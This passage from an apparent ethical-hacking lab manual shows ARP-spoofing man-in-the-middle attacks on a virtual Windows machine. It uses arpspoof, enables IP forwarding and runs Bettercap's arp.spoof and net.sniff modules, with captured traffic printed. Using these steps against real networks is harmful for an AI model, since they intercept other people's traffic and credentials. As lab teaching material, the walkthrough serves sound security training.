
- In Kali open terminal windows and type:
  #arpspoof -i eth0 -t 10.0.2.6 -r 10.0.2.1
  - -i = is the interface in Kali linux that we are going to use to make MiMT attack
  - -t = target machine IP address
  - -r = Router IP address





- Go to windows machine and run command arp -a again





- Now we need to enable IP forwarding in Kali machine to allow it to pass Windows machines packets to the router.
- Do not close the arpspoof terminals
- Open new terminal windows and type the following command
  #echo 1 > /proc/sys/net/ipv4/ip_forward




- To Monitor the traffic start wireshark and start capturing
- In Windows 10 machine go to http site




In Kali check wireshark and filter for http




https://t.me/learningnets

## 3.5. MiTM with Bettercap tool


BetterCAP is a powerful, flexible, and portable tool created to perform various types of MITM attacks against a network, manipulate HTTP, HTTPS and TCP traffic in real time, sniff for credentials and much more.
There are a lot of materials online, especially from the official bettercap website, which document how the tool is used and some of the improvements that have been done to it over the years..
Betterrcap website: www.bettercap.org

### Exercise 13: Installing Bettercap tool

1. Start Kali terminal and update Kali Linux
#apt-get update
#apt-get install bettercap

2. Start bettercap by typing

#bettercap -iface eth0 (eth0 is the Kali interface that we are going to use for Bettercap)




3- Type help to see the commands that can be used and the modules inside bettercap tool and the status of each module if is running or not.

```
root@kali:~# bettercap -iface eth0
bettercap v2.27.1 (built for linux amd64 with go1.14.1) [type 'help' for a list of commands]

10.0.2.0/24 > 10.0.2.23 » help


           help MODULE : List available commands or show module specific help if no module name is provided.
                active : Show information about active modules.
                  quit : Close the session and exit.
         sleep SECONDS : Sleep for the given amount of seconds.
              get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
        set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
                 clear : Clear the screen.
        include CAPLET : Load and run this caplet in the current session.
             ! COMMAND : Execute a shell command and print its output.
        alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules


      any.proxy > not running
       api.rest > not running
      arp.spoof > not running
      ble.recon > not running
        caplets > not running
    dhcp6.spoof > not running
      dns.spoof > not running
  events.stream > running
            gps > not running
            hid > not running
     http.proxy > not running
    http.server > not running
    https.proxy > not running
   https.server > not running
    mac.changer > not running
    mdns.server > not running
   mysql.server > not running
      net.probe > not running
      net.recon > not running
      net.sniff > not running
   packet.proxy > not running
       syn.scan > not running
      tcp.proxy > not running
         ticker > not running
             ui > not running
         update > not running
           wifi > not running
            wol > not running

10.0.2.0/24 > 10.0.2.23 »
```

4- To see how to use a module you can type help followed by the module name




5- For example if I want to see how to use net.recon module
6- Turn on the net.recon module then start Windows machine , you will see that the module will discover the Windows machine.




7- Net.probe module send probe packets to all of the subnet that the Bettercap reside on and net.recon record the responses from clients in a nice table and enabling net.probe module will automatically start net.recon module
8- Type help

```
10.0.2.0/24 > 10.0.2.23 » help

        help MODULE : List available commands or show module specific help if no module name is provided.
      active : Show information about active modules.
        quit : Close the session and exit.
       sleep SECONDS : Sleep for the given amount of seconds.
         get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
       set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
       clear : Clear the screen.
       include CAPLET : Load and run this caplet in the current session.
         ! COMMAND : Execute a shell command and print its output.
       alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

     any.proxy > not running
      api.rest > not running
     arp.spoof > not running
     ble.recon > not running
       caplets > not running
   dhcp6.spoof > not running
     dns.spoof > not running
  events.stream > running
           gps > not running
           hid > not running
    http.proxy > not running
   http.server > not running
   https.proxy > not running
  https.server > not running
   mac.changer > not running
   mdns.server > not running
  mysql.server > not running
     net.probe > running
     net.recon > running
     net.sniff > not running
  packet.proxy > not running
      syn.scan > not running
     tcp.proxy > not running
        ticker > not running
            ui > not running
        update > not running
          wifi > not running
           wol > not running
```

When we started net.recon module, it starts net.probe automatically

9- Type net.show

```
10.0.2.0/24 > 10.0.2.23 » net.show
```

| IP ▲ | MAC | Name | Vendor | Sent | Recvd | Seen |
|---|---|---|---|---|---|---|
| 10.0.2.23 | 08:00:27:1f:30:76 | eth0 | PCS Computer Systems GmbH | 0 B | 0 B | 18:20:56 |
| 10.0.2.1 | 52:54:00:12:35:00 | gateway | Realtek (UpTech? also reported) | 0 B | 0 B | 18:20:56 |
| 10.0.2.3 | 08:00:27:1c:72:40 | | PCS Computer Systems GmbH | 6.5 kB | 4.7 kB | **18:46:25** |
| 10.0.2.6 | 08:00:27:04:18:04 | MSEDGEWIN10 | PCS Computer Systems GmbH | 10 kB | 11 kB | **18:46:25** |

## Exercise 14: ARP Spoofing with Bettercap

1. Start bettercap
2. Start arp spoof module

```
#bettercap -iface eth0
>help arp.spoof
```

```
10.0.2.0/24 > 10.0.2.23 » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

   arp.spoof on : Start ARP spoofer.
     arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
  arp.spoof off : Stop ARP spoofer.
    arp.ban off : Stop ARP spoofer.

 Parameters

  arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target
 (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
    arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise
only connections going to and coming from the external network. (default=false)
     arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also support
s nmap style IP ranges. (default=<entire subnet>)
   arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing
. (default=)
```

```
      any.proxy > not running
       api.rest > not running
      arp.spoof > not running
      ble.recon > not running
        caplets > not running
    dhcp6.spoof > not running
       dns.spoof > not running
  events.stream > running
            gps > not running
            hid > not running
     http.proxy > not running
    http.server > not running
    https.proxy > not running
   https.server > not running
     mac.changer > not running
     mdns.server > not running
   mysql.server > not running
       net.probe > running
       net.recon > running
       net.sniff > not running
   packet.proxy > not running
        syn.scan > not running
       tcp.proxy > not running
          ticker > not running
              ui > not running
          update > not running
            wifi > not running
             wol > not running
```

3. Set the arp.spoof  parameter to fullduplex to monitor both, the victim machine and the router

```
10.0.2.0/24 > 10.0.2.23 » set arp.spoof.fullduplex true
10.0.2.0/24 > 10.0.2.23 »
```

4. Set the target victim machine to be arp spoofed (windows machine)

```
10.0.2.0/24 > 10.0.2.23 » set arp.spoof.targets 10.0.2.6
10.0.2.0/24 > 10.0.2.23 »
```


https://t.me/learningnets

**Note**
you can change any module in better cap the same way, just type set followed by the module name and then the parameter as shown in the help.
You can use tab to autocomplete the parameter name.

5. Turn the module on

```
10.0.2.0/24 > 10.0.2.23 » set arp.spoof.fullduplex true
10.0.2.0/24 > 10.0.2.23 » set arp.spoof.targets 10.0.2.6
10.0.2.0/24 > 10.0.2.23 » arp.spoof on
10.0.2.0/24 > 10.0.2.23 » [19:18:42] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
10.0.2.0/24 > 10.0.2.23 » [19:18:42] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router ha
s ARP spoofing mechanisms, the attack will fail.
10.0.2.0/24 > 10.0.2.23 » [19:18:42] [sys.log] [inf] arp.spoof enabling forwarding
10.0.2.0/24 > 10.0.2.23 »
```

6. Go to Windows machine and type arp -a




7. To see the traffic of Windows machine you need to start another Bettercap module which is net.sniff

>net.sniff on

```
10.0.2.0/24 > 10.0.2.23 » net.sniff on
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : d6wjo2hisqfy2.cloudfront
.net is 13.225.198.127, 13.225.198.21, 13.225.198.26, 13.225.198.12
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : d6wjo2hisqfy2.cloudfront
.net is 13.225.198.127, 13.225.198.21, 13.225.198.26, 13.225.198.12
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : d6wjo2hisqfy2.cloudfront
.net is 13.225.198.12, 13.225.198.26, 13.225.198.21, 13.225.198.127
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : d6wjo2hisqfy2.cloudfront
.net is 13.225.198.12, 13.225.198.26, 13.225.198.21, 13.225.198.127
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.https] sni MSEDGEWIN10 > https://normandy.cdn.mozilla.net
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.https] sni MSEDGEWIN10 > https://normandy.cdn.mozilla.net
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : prod-classifyclient.norm
andy.prod.cloudops.mozgcp.net is 34.98.75.36
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : prod-classifyclient.norm
andy.prod.cloudops.mozgcp.net is 34.98.75.36
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : prod-classifyclient.norm
andy.prod.cloudops.mozgcp.net is 34.98.75.36
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : prod-classifyclient.norm
andy.prod.cloudops.mozgcp.net is 34.98.75.36
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.https] sni MSEDGEWIN10 > https://classify-client.services.moz
illa.com
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.https] sni MSEDGEWIN10 > https://classify-client.services.moz
illa.com
10.0.2.0/24 > 10.0.2.23 » [19:29:14] [net.sniff.http.request] http MSEDGEWIN10 POST ocsp.digicert.com/

POST / HTTP/1.1
Host: ocsp.digicert.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/ocsp-request
Content-Length: 83
Connection: keep-alive

00000000  30 51 30 4f 30 4d 30 4b  30 49 30 09 06 05 2b 0e  |0Q0O0M0K0I0...+.|
00000010  03 02 1a 05 00 04 14 10  5f a6 7a 80 08 9d b5 27  |........_.z....'|
00000020  9f 35 ce 83 0b 43 88 9e  a3 c7 0d 04 14 0f 80 61  |.5...C.........a|
00000030  1c 82 31 61 d5 2f 28 e7  8d 46 38 b4 2c e1 c6 d9  |..1a./(..F8.,...|
00000040  e2 02 10 02 de 02 31 c1  6e 60 63 02 35 cb 9f a3  |......1.n`c.5...|
00000050  0d bf c1                                          |...|

10.0.2.0/24 > 10.0.2.23 » [19:29:14] [net.sniff.http.request] http MSEDGEWIN10 POST ocsp.digicert.com/
10.0.2.0/24 > 10.0.2.23 »
POST / HTTP/1.1
```

8. Stop arp.spoof module


```
10.0.2.0/24 > 10.0.2.23 » arp.spoof off
[19:31:56] [sys.log] [inf] arp.spoof restoring ARP cache of 1 targets.
[19:31:56] [sys.log] [inf] arp.spoof waiting for ARP spoofer to stop ...
10.0.2.0/24 > 10.0.2.23 »
```

https://t.me/learningnets


## Exercise 15: Intercepting HTTP traffic with Bettercap

HTTP traffic is not encrypted so when Man in the middle attack initiated against a target computer and that target is using http traffic to login to a site, all his traffic will visible to the hacker running MiMT attack even he can see his username and password. In the following exercise we are going to use Bettercap to intercept traffic from virtual Windows machine. when the windows user login to http website we will see his credentials because it is not encrypted.

1. Start Kali and setup bettercap as shown in the screen shot below

